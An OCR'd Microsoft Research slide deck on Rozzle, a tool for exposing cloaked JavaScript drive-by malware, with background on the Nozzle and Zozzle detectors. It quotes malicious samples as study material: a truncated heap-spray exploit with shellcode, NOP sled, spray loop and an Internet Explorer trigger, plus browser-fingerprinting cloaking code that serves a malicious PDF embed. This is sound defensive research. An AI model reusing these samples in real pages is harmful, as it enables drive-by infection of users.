Rozzle

De-Cloaking Internet Malware

Ben Livshits

with


Clemens Kolbitsch, Ben Zorn,

Christian Seifert, Paul Rebriy


Microsoft Research

Static – Dynamic Analysis Spectrum


Coverage (w/o lib code)	Number of tools	Avg. # ELOC (w/ called lib code)
100%	16	3307
90-100%	38	3958
80-90%	22	5013
70-80%	8	4199
60-70%	6	5217



Blacklisting Malware in Search Results


http://www.bing....
funniest thing ever - Bing
funniest thing ever
Web Images Videos Shopping News Maps More | MSN Hotmail Sign in Rewards
bing
funniest thing ever
Web
Web Videos Images More
RELATED SEARCHES
Best Thing Ever
Scariest Thing Ever
Funniest Thing in the World
Funniest Thing Ever Heard
Funniest Things Ever Seen
Funniest Things Ever Written
Top 10 Funniest Things Ever
Most Funniest Thing Ever
SEARCH HISTORY
ALL RESULTS
1-10 of 216,000,000 results · Advanced
Welcome to Outpost Wilderness Adventure!
Outdoor adventure guiding in Colorado, Texas, Mexico's Copper Canyon, Yellowstone, the Swiss Alps, Bolivia. Rock climbing, alpine climbing, mountain biking, fly ..
owa.com · Cached page · Mark as spam
ITT Mission Systems
Reach your full potential. Explore exciting career opportunitie
Team as a Vendor We are continually sourcing for vendors w
www.ittsystems.com
CAREFUL!
The link to this site is disabled because it might download malicious software that can harm your computer. Learn More
We suggest you choose another result, but if you want to risk it, visit the website.
Welcome to Instant Rimshot
If you need quick access to an ironicly-placed rimshot sound to mock your friends, or a genuinely-placed rimshot to put your great joke over the top, you've come to the ...
instantrimshot.com · Mark as spam
Hero Honda
Hero Honda Motors Limited is the World's single largest two-wheeler motorcycle company. Visit the official Hero Honda web site and find all information on the company and ...
herohonda.com · Mark as spam
Earn rewards while you search and explore with Bing
Join Bing Rewards

Drive-by Malware Detection Landscape



Search Engine Crawling

Malware Cloaking

```
<script>
  if (navigator.userAgent.indexOf('IE 6')>=0)
  {
    var x=unescape('%u4149%u1982%u90 […]');
    eval(x);
  }
</script>
```

Client side

detect vulnerable target

- *Fingerprint* browser & plugin versions
- Do this using JavaScript

Client-side Cloaking Defense

Rozzle

- Single browser, one visit
- *Appear* as vulnerable as possible

Overview


- Background & Motivation: Cloaking
- **Detecting Internet Malware**
- **Rozzle: Fighting Evasion**
- **Experiments**

Detecting Internet Malware

Nozzle: A Defense Against Heap-spra
Injection Attacks

[Usenix Security 2009]


- Scan heap allocated objects to identif
  sequences




Zozzle: Low-overhead Mostly Static JavaScript Malware Detection

[Usenix Security 2011]


- Bayesian classification of hierarchical features of the JavaScript abstract syntax tree. In the browser (*after* unpacking)



Nozzle: Runtime Heap Spraying Detection




Normalized attack surface (NAS)



Object Surface Area Calculation

- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight



An example object from visiting google.com

Zozzle: Static/Statistical Detection

// Shellcode

```
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33 […]');
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray


```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+=";
}
document.getElementById('butid').onclick();
```

Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



Overview

- Background & Motivation: Cloaking
- Detecting Internet Malware
- **Rozzle: Fighting Evasion**
- **Experiments**

Environment Fingerprinting Prevents Detection


```
<script>
  var adobe=new
  var adobeVers
  if (navigator
      adobeVers
  {
    var x=unesc
    eval(x);
  }
</script>
```

- In 7.7% of JS files, code gets a reference to environment
- In 1.2%, code branches on such sensitive values
- **89.5%** of **malicious** JS branches on such values

Typical Malware Cloaking

```
1   var E5Jrh = null;
2   try {
3       E5Jrh = new ActiveXObject("AcroPDF.PDF")
4   } catch(e) { }
5   if(!E5Jrh)
6   try {
7       E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8   } catch(e) { }
9   if(E5Jrh) {
10      lv = E5Jrh.GetVersions().split(",")[4].
11      split("=")[1].replace(/\./g,"");
12      if(lv < 900 && lv != 813)
13        document.write('<embed src=".../validate.php?s=PTq..."
14        width=100 height=100 type="application/pdf"></embed>')
